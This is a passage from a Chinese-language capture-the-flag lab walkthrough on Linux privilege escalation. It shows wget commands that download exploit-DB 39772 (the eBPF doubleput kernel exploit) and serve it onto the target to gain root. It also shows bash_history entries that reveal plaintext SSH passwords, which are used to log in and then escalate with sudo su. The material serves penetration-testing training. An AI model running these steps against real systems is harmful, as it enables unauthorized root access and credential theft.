




提示需到exploit-DB下载39772.zip文件！

3）wget下载39772.zip


```
proxychains wget https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/39772.zip
```



成功下载！如果不行挂代理下载！

4）开启http服务，上传到项目


```
python -m SimpleHTTPServer 8085
wget http://10.211.55.19:8085/39772.zip
```



利用wget连接本地的http服务成功上传文件！

5）解压并枚举


```
unzip 39772.zip     解压39772.zip文件
cd 39772              到39772目录下
tar xvf exploit.tar     解压exploit.tar，发现ebpf_mapfd_doubleput_exploit目录
cd ebpf_mapfd_doubleput_exploit    到该目录下，发现compile.sh文件
chmod +x compile.sh      给sh文件赋权
```



通过zip解压后开始利用！

6）执行文件提权

```
./compile.sh    执行sh文件
ls              查看，发现是由gcc编译的.c文件
./doubleput     执行.c文件
```



成功拿到root权限！


2、SSH-sudo登录内核提权-方法2

利用ssh信息收集技巧查看信息！

1）枚举ssh信息

grep 指令用于查找内容包含指定的范本样式的文件，如果发现某文件的内容符合所指定的范本样式，预设 grep 指令会把含有范本样式的那一列显示出来。若不指定任何文件名称，或是所给予的文件名为 -，则 grep 指令会从标准输入设备读取数据。

```
grep -rn "ssh"   ---枚举当前目录下存在ssh信息的内容
```




```
JKanode/.bash_history:6:sshpass -p thisimypassword ssh JKanode@localhost
JKanode/.bash_history:8:sshpass -p JZQuyIN5 peter@localhost
```

发现2个用户密码：


```
用户1：peter，密码：JZQuyIN5
用户2：JKanode  密码：thisimypassword
```

这时候利用账号密码尝试登录！

2）ssh登录用户

JKanode用户登录枚举：


```
ssh JKanode@192.168.40.152
thisimypassword
```



没什么信息！

peter用户登录枚举：

```
ssh peter@192.168.40.152
JZQuyIN5
```



登录进去发现这是zsh的shell！，并且可以sudo提权！


3）sudo提权

用户信息枚举就发现peter用户存在sudo提权漏洞，查看sudo给与的权限：

```
sudo -l
User peter may run the following commands on red:
    (ALL : ALL) ALL
```

可看到给与的权限为ALL最高权限！直接sudo提权：

```
sudo su
```



成功提权root！

3、计划任务+可写文件提权-方法3

